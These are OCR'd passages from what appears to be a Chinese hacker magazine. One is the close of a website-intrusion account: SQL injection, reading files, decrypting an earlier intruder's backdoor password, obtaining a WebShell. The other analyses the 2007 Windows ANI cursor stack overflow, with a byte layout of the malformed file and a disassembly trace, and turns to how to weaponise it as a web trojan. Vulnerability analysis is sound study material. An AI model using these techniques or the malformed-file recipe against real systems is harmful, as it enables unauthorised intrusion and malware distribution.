


图10

件，拿到密码不就可以登录了吗？okphp.php的具体路径是"F:\xljyxxw\img\okphp.php"，如图11所示，我们已经得到了源文件，但却做加密处理了，这可如何是好？没办法了，还是直接把它发到www.chinaunix.com，让人来帮忙吧。果然不到20分钟的时间就有人回复了，还真快，告诉我如何解密，原来这么简单！我们直接就把源代码输入到Zend里，然后在Apache+PHP+MySQL平台上执行就得到了如图12所示的结果。点击右键查看源代码，我们需要的结果都出来了，如图13所示。紧输入密码dhyhack，成功登录，如图14所示，经过艰难万苦，终于得到了WebShell，剩下的提权工作就交给大家去做吧。

总结一下我们的思路，找到PHP注入点->登录后台->上传PHP WebShell失败->利用load_file()函数读取文件->找到服务器目录设置不严格的权限->得到前人的后门->解密后得到密码->最终得到WebShell。虽然看着简单，但事实却是非常的难，我是详细分析了很长时间才最终得到WebShell的，我的意思不是说我技术有多好，而是说入侵就像搭积木一样，只有一点点的积累才能最终得到想要的结果。最后，希望大家能喜欢这篇文章，我会更加努力地为大家奉献上更精彩的文章，敬请期待。



图11




图12




图13





图14

适合读者：漏洞爱好者、入侵爱好者
前置知识：汇编



末日危机
——微软ANI漏洞分析与利用

文/图 张东辉 袁野

2007年3月30日，milw0rm公布了今年目前为止危害性最大的Windows漏洞——user32.dll的ANI文件处理漏洞。我写这篇文章已是漏洞爆出的第5天了，事实上，30号公布的漏洞，30号晚上利用该漏洞的网马生成器就已经开始在网上散播了；而且微软迟迟没有发布相关补丁，这给利用该漏洞的病毒、蠕虫、木马、恶意软件等提供了一个难得的机会。漏洞就像一把钥匙，打开了入侵互联网的大门。

虽然eEye推出了一款非官方的补丁，可以拦截一部分远程攻击、网络木马，但是4月1日，milw0rm上又公布了一个能够绕过eEye补丁的Exploit。看来这又是一场互联网血雨腥风的到来！

漏洞分析

既然这个漏洞和ANI文件有关，我们在分析漏洞之前，就需要对ANI文件格式有一定的了解。关于ANI文件格式的详细说明，大家可以参考光盘中的杂志相关。

ANI（APPlicedon Startins Hour Glass）文件是Windows的动画光标文件，可以作为鼠标指针，其文件扩展名为".ani"。ANI文件由"块"（chunk）构成，一般包括五个部分，分别是标志区、文字说明区、信息区、时间控制区和数据区，即RIFF－ACON，LIST－INFO，anih，rate，LIST－fram。ANI文件在播放时所形成的动画效果，其实就是一张张的光标或图标图像按一定的顺序绘制到屏幕上，并保留指定的时间（见时间控制区说明），依序循环显示的结果。一个ANI文件的开头12个字节中，头4个字节为RIFF，后4个字节为ACON，中间4个字节是该ANI文件的长度（字节数）。有了RIFF和ACON，就可断定该文件是一个ANI文件，也就是说，ACON是一个动画光标文件的标志。

在一个ANI文件中，必须有的块标识有以下几个：RIFF，多媒体文件识别码 ACON，ANI文件识别码 anih，ANI文件信息区识别码 LIST，LIST列表形式（窗体形式fccType="fram"），icon，icon识别码。在一个ANI文件中，还可能有以下几个块标识中的一个或多个：INAM，ANI文件标题区识别码，IART，ANI文件说明信息区识别码 rate，ANI文件时间控制数据区识别码 seq，ANI文件图像显示帧顺序控制区识别码。

这些块之间的逻辑层次关系可以做如下表示：

```
"RIFF" {Length of File}
 "ACON"
  "LIST" {Length of List}
   "INAM" {Length of Title} {Data}
   "IART" {Length of Author} {Data}
   "fram"
   "icon" {Length of Icon} {Data}   ; 1st in list
   ...
   "icon" {Length of Icon} {Data}
   ; Last in list  (1 to cFrames)
   "anih" {Length of ANI header (36 bytes)} {Data}
    ; (see ANI Header TypeDef )
   "rate" {Length of rate block} {Data}
   ; ea. rate is a long (length is 1 to cSteps)
   "seq " {Length of sequence block} {Data}
   ; ea. seq is a long (length is 1 to cSteps)
 -END-
```

以上仅是对ANI文件格式的结论性描述，要完全明白这些块的作用和意义，以及块与块之间的逻辑关系，确实需要下一番功夫。另外，仅研读我本文提供的资料也是完全不够的，一定会有理解起来模糊的地方，因此还需要动手做实验，自己跟踪user32.dll对ANI文件的处理过程，从实验中得到结论。这样做有两个好处，一是可以更加深刻地理解漏洞的根源；二是由此可以启发新漏洞的挖掘思想。

如果你对ANI文件格式已经有了一定的了解，那我们下面就可以开始分析最终造成user32.dll栈溢出的这个畸形.ani文件了。为了方便理解，我把这个ANI文件（exp.ani）用十六进制的方式打开，并做了

如图1所示的示意。




图1

这是一个精心构造的1k大小的.ani文件(在Windows XP SP2全补丁下测试通过),其各个部分解释如表1所示。

偏移地址	内容	含义	块
0000–0003h	"RIFF"	多媒体文件识别码	RIFF
0004–0007h	0000 0400h	文件大小(1k)	
0008–000Bh	"ACON"	ANI文件识别码ACON	
000C–000Fh	"anih"	anih识别码(ckID),信息区开始的标志	anih
0010–0013h	0000 0024h	anih块的大小(ckSize,36个字节)	
0014–0037h		anih块内容	
0038–003Bh	"LIST"	LIST识别码,数据区开始的标志	LIST
003C–003Fh	0000 0003	LIST块的大小(3个字节)	
0040–0043h		LIST块内容	
0044–0047h	"LIST"	LIST识别码,数据区开始的标志	LIST
0048–004Bh	0000 0003	LIST块的大小(3个字节)	
004C–004Fh		LIST块内容	
0050–0053h	"anih"	anih识别码(ckID),信息区开始的标志	anih
0054–0057h	0000 03A8h	anih块的大小(ckSize,936个字节)	
0058–03F0h		anih块内容	

表1

为什么这个文件能使user32.dll栈溢出呢?据我分析,是因为user32.dll对这个.ani文件中的第二个anih块进行处理时,未对这个块的长度进行检查,最终导致栈溢出,控制了程序的EIP。通常来说,任何一个正常的anih块的长度应该是36个字节,为什么这样说呢?因为anih块内容是有自己的数据结构的,用一个结构体可以表示如下。

```
typedef DWORD JIF,*PJIF;
typedef struct tagANIHEADER{
DWORD   cbSizeof; //数据块大小,应该是36字节
DWORD   cFrames; //ANI文件保存的图像帧数
DWORD   cSteps; //完成一次动画过程要显示的图像数
DWORD   cx; //图像宽度
DWORD   cy; //图像高度
DWORD   cBitCount; //颜色位数
DWORD   cPlanes; //颜色位面数
JIF jifRate; //JIF速率
DWORD   fl; //AF_ICON/AF_SEQUENCE设置标记
}ANIHEADER,*PANIHEADER;
```

可见,这个anih块内容是一个9个双字的结构体,所以说它的长度应该是9×4=36字节。然而这个畸形的.ani文件中第二个anih块内容的长度偏偏不是36字节,而是936个字节,若程序中把这个块的内容复制到栈中,你说能不溢出吗?

下面我们用OllyDBG跟踪一下这个溢出过程,看看根本原因是不是如上所说。

```
//user32.dll中的ReadChunk (x,x,x) 函数
77D53AC7   8BFF      MOV EDI,EDI
77D53AC9   55        PUSH EBP
77D53ACA   8BEC      MOV EBP,ESP
77D53ACC   56        PUSH ESI
77D53ACD   8B75 08   MOV ESI,DWORD PTR SS:[EBP+8]
77D53AD0   57        PUSH EDI
77D53AD1   8B7D 0C   MOV EDI,DWORD PTR SS:[EBP+C]
77D53AD4   FF77 04   PUSH DWORD PTR DS:[EDI+4]
;anih块内容的长度
77D53AD7   FF75 10   PUSH DWORD PTR SS:[EBP+10]
77D53ADA   56        PUSH ESI
77D53ADB   E8 7AFFFFFF   CALL USER32.77D53A5A
;调用ReadFileCopy函数
77D53AE0   85C0      TEST EAX,EAX
//user32.dll中的ReadFileCopy (x,x,x) 函数
77D53A5A   8BFF      MOV EDI,EDI
77D53A5C   55        PUSH EBP
77D53A5D   8BEC      MOV EBP,ESP
77D53A5F   8B45 08   MOV EAX,DWORD PTR SS:[EBP+8]
77D53A62   8B55 10   MOV EDX,DWORD PTR SS:[EBP+10]
77D53A65   56        PUSH ESI
77D53A66   8B70 04   MOV ESI,DWORD PTR DS:[EAX+4]
;让ESI指向堆中的anih块内容
77D53A69   8D0C16    LEA ECX,DWORD PTR DS:[ESI+EDX]
77D53A6C   3BCE      CMP ECX,ESI
77D53A6E   72 28     JB SHORT USER32.77D53A98
77D53A70   3BCA      CMP ECX,EDX
77D53A72   72 24     JB SHORT USER32.77D53A98
77D53A74   3B48 08   CMP ECX,DWORD PTR DS:[EAX+8]
77D53A77   77 1F     JA SHORT USER32.77D53A98
77D53A79   53        PUSH EBX
```

```
77D53A7A   57          PUSH EDI
77D53A7B   8B7D 0C     MOV EDI,DWORD PTR SS:[EBP+C]
;让EDI指向栈帧中的一个内存单元
77D53A7E   8BCA        MOV ECX,EDX
77D53A80   8BD9        MOV EBX,ECX
77D53A82   C1E9 02     SHR ECX,2
;让ECX为.ani文件中第二个anih块的块内容大小的1/4，一次复制一个双字，所以下面的REP指令的循环次数应该为字节数的四分之一
77D53A85   F3:A5       REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
77D53A87   8BCB        MOV ECX,EBX
77D53A89   83E1 03     AND ECX,3
77D53A8C   F3:A4       REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
77D53A8E   0150 04     ADD DWORD PTR DS:[EAX+4],EDX
77D53A91   33C0        XOR EAX,EAX
77D53A93   5F          POP EDI
77D53A94   40          INC EAX
77D53A95   5B          POP EBX
77D53A96   EB 02       JMP SHORT USER32.77D53A9A
77D53A98   33C0        XOR EAX,EAX
77D53A9A   5E          POP ESI
77D53A9B   5D          POP EBP
77D53A9C   C2 0C00     RETN 0C
```

上面是对溢出过程的动态跟踪分析，如果用IDA进行静态分析，同样也会得到上面提到的漏洞原因，这里就不再赘述了！

漏洞利用

提到利用，大家就笑了！想想多少东西在使用user32.dll呀！

首当其冲的就是IE了，IE6和IE7已被测试通过，全部中招，也就是说写个网络木马是很容易了，只要有人敢上你的网站，那说都不说了，想干啥就干啥喽！其次，Windows的Explorer在打开这个.ani文件所在的目录时也会调用user32.dll中的LoadAniIcon函数，从而触发溢出，因此电子邮件、QQ、FTP、U盘等都可以用来传播利用这个漏洞的病毒、蠕虫、木马、恶意软件。另外，我们还可以利用一些使用user32.dll中LoadAniIcon函数的软件，用这些软件打开这些畸形.ani文件，同样也会中招，比如WinHex、IrfanView、Firework、Photoshop等。

下面我主要演示一下网络木马生成和一次成功的攻击过程。目前网上已经流传了很多木马生成器，使用简单，输入网页木马远程存放地址和木马程序存放地址即可，如图2和图3所示。

